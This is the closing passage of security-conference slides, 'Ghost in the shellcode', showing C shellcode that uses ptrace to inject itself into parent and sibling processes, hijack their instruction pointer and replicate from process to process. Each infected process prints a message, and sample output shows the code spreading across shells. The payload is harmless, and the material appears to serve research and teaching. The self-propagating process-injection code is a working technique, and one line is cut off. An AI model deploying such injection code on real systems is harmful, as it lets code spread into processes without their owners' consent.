                old_eip -= 2;
        }

        /** push eip ****/
        regs.esp -= 4;
        ptrace(PTRACE_POKEDATA, pid, (char *)regs.esp, (char *)old_eip);

        ptrace(PTRACE_SETREGS, pid, NULL, &regs);
        ptrace(PTRACE_DETACH, pid, NULL, NULL);
        exit(-1);
}
```

Ghost in the shellcode

- replicate itself from one process to another
- make each process it infects write a message on stdout

Ghost in the shellcode

```
static char gen = 'A';
static char digits[] = "0123456789";
static struct timespec slptime = {
.tv_sec  = 0,
.tv_nsec = 900000000,
};
static int pnum = 0;
static int mode = 0;
#define PLEN 15
static int path[PLEN] = {0,1,2,3,4,5,6,7,8,9,0,1,2,3,4};

static int main(void)
{
int pid, old_eip,start,i, ok;
        struct user_regs_struct regs;

__asm__("pusha");
```

```
/*** exec the mission ***/
pid = getpid();
write(1,"Hi, I’m gen [",13);
write(1,&gen,1);
write(1,"] from pid [",12);
write(1,&digits[(pid/10000)%10],1);
write(1,&digits[(pid/1000)%10],1);
write(1,&digits[(pid/100)%10],1);
write(1,&digits[(pid/10)%10],1);
write(1,&digits[pid%10],1);
write(1,"]\n",2);
nanosleep(&slptime, NULL);
gen++;
```

```
/*** replicate ***/
ok = 0;
do {
         if (mode == 0) {
         pid = getppid();
          if (ptrace(PTRACE_ATTACH, pid, NULL, NULL))
         mode = 1;
         else {
         ok = 1;
if (pnum < PLEN)
path[pnum++] = getpid();
}
         }
         if (mode == 1) {
if (!pnum) {
mode = 0;
continue;
}
         pid = path[--pnum];
                 if (!ptrace(PTRACE_ATTACH, pid, NULL, NULL))
ok = 1;
}
} while (!ok);
```

```
waitpid(pid, 0, WUNTRACED);
ptrace(PTRACE_GETREGS, pid, NULL, &regs);
start = regs.esp-512-LOADSZ;
for (i=0; i < LOADSZ; i+=4)
        ptrace(PTRACE_POKEDATA, pid, (void *)(start+i), (void *)*(int *)(((un

/*** Change execution flow ***/
old_eip = regs.eip;
regs.eip = start;
if ( (regs.orig_eax >= 0) &&
     (regs.eax == -ERESTARTNOHAND ||
      regs.eax == -ERESTARTSYS ||
      regs.eax == -ERESTARTNOINTR) ) {
        regs.eip += 2;
        old_eip -= 2;
}

/*** push eip ***/
regs.esp -= 4;
ptrace(PTRACE_POKEDATA, pid, (char *)regs.esp, (char *)old_eip);

ptrace(PTRACE_SETREGS, pid, NULL, &regs);
ptrace(PTRACE_DETACH, pid, NULL, NULL);
if (gen == 'B') exit(0);

__asm__("popa");
}
```

Ghost in the shellcode

```
$ ps
  PID TTY          TIME CMD
 1990 pts/4    00:00:00 bash
 1993 pts/4    00:00:00 bash
 1996 pts/4    00:00:00 bash
 1999 pts/4    00:00:00 bash
 2002 pts/4    00:00:00 ps
$ ./shcode.c.tst
Hi, I'm gen [A] from pid [02003]
Hi, I'm gen [B] from pid [01999]
$ Hi, I'm gen [C] from pid [01996]
Hi, I'm gen [D] from pid [01993]
Hi, I'm gen [E] from pid [01990]
Hi, I'm gen [F] from pid [01993]
```

```
Hi, I'm gen [G] from pid [01996]
Hi, I'm gen [H] from pid [01999]
Hi, I'm gen [I] from pid [01996]
Hi, I'm gen [J] from pid [01993]
[...]
```

- Future work
  - More tests
  - Use of `ld` scripts
  - More architectures
  - More loaders
  - More loaders for more architectures

The End

That's all folks. Thanks for your attention.

You can reach me at `<phil@secdev.org>`

These slides are available at `http://www.secdev.org`

Thanks to Laurent Oudot, Gera, and Stealth.